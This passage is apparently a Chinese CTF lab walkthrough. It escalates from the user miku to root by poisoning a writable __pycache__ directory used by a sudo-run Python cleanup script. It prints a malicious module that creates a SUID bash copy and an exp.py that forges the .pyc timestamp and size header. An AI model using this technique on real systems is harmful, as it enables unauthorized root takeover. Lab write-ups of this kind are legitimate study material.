
尝试 ssh 登录 miku 用户成功
# sudo 权限枚举
使用 sudo -l 枚举 miku 用户的 sudo 权限

# 脚本分析
脚本功能:调用 system_utils 模块中的 check_disk_space 函数检查磁盘使用情况
miku@fromytoy:~$ cat /usr/local/lib/python_scripts/cleanup_task.py
#!/usr/bin/env python3
import sys
import os
import system_utils

def main():
    print("[*] Starting system cleanup...")
    if os.geteuid() != 0:
        print("[-] Error: This script must be run as root.")
        sys.exit(1)


    system_utils.check_disk_space()
    print("[+] Cleanup completed successfully.")

if __name__ == "__main__":
    main()
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
在 /usr/local/lib/python_scripts/ 目录下,发现 system_utils.py 模块,查看模块内容:
这个模块调用了 os.system 执行 shell 命令 df -h,查看磁盘使用情况
miku@fromytoy:~$ find / -name 'system_utils' 2>/dev/null
miku@fromytoy:~$ find / -name '*system_utils*' 2>/dev/null
/usr/local/lib/python_scripts/__pycache__/system_utils.cpython-39.pyc
/usr/local/lib/python_scripts/system_utils.py
miku@fromytoy:~$ cat /usr/local/lib/python_scripts/system_utils.py
import os
def check_disk_space():
    print("[*] Checking disk usage...")
    os.system("df -h")
2
3
4
5
6
7
8
9
# _pycache_ 投毒

查找可写目录
find / -type d -writable 2>/dev/null | grep -Ev '^/run|^/proc|^/sys'
/usr/local/lib/python_scripts/ 下的 __pycache__ 目录是可写的

攻击原理:Python在导入模块时会优先使用__pycache__目录下的.pyc文件,并且会验证.pyc文件中的时间戳和源文件.py的时间戳是否一致,以及文件大小。如果一致,则使用缓存,否则重新编译.
在 pyc 文件的 header 部分,大小为 16 字节,包含魔数、时间戳和文件大小等信息。
https://ctf-wiki.org/misc/other/pyc/ - pyc 文件 (opens new window)
这个目录是可写的,所以可以删除掉 root 用户编译的字节码 pyc 文件,在 tmp 目录下编译生成恶意的 system_utils.py 文件,编译后移动到 /usr/local/lib/python_scripts/__pycache__/ 目录下覆盖原有的 pyc 文件,注意时间戳的问题
编写恶意python文件
cat << 'EOF' > /tmp/pwn.py
import os
def check_disk_space():
    os.system("cp /bin/bash /tmp/bash")
    os.system("chmod +s /tmp/bash")
EOF
2
3
4
5
6
编译
python3 -m py_compile /tmp/pwn.py
删除原有的 pyc 文件
rm -rf /usr/local/lib/python_scripts/__pycache__/system_utils.cpython-39.pyc
rm -rf /usr/local/lib/python_scripts/__pycache__/cleanup_task.cpython-39.pyc
2
编写修正脚本头部元数据的 exp.py 文件
# /tmp/exp.py
cat << 'EOF' > /tmp/exp.py
import struct
import os

source_file = "/usr/local/lib/python_scripts/system_utils.py"
target_pyc = "/tmp/__pycache__/pwn.cpython-39.pyc"
output_pyc = "/usr/local/lib/python_scripts/__pycache__/system_utils.cpython-39.pyc"

# 1. 获取 root 源文件的元数据
stat = os.stat(source_file)
mtime = int(stat.st_mtime)
size = stat.st_size & 0xFFFFFFFF

# 2. 读取你编译好的恶意 pyc
with open(target_pyc, "rb") as f:
    data = bytearray(f.read())

# 3. 修正头部元数据 (针对 Python 3.7+)
# 偏移 8-11: 时间戳 (Little-endian)
data[8:12] = struct.pack("<I", mtime)
# 偏移 12-15: 文件大小
data[12:16] = struct.pack("<I", size)

# 4. 写入目标位置
with open(output_pyc, "wb") as f:
    f.write(data)

print(f"[+] Successfully forged {output_pyc}")
EOF
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
执行 exp.py 文件,生成修正后的 pyc 文件 并移动到 /usr/local/lib/python_scripts/__pycache__/ 目录下覆盖原有的 pyc 文件
python3 /tmp/exp.py

执行 sudo 提权 bash
很不错的靶机,期待下一台。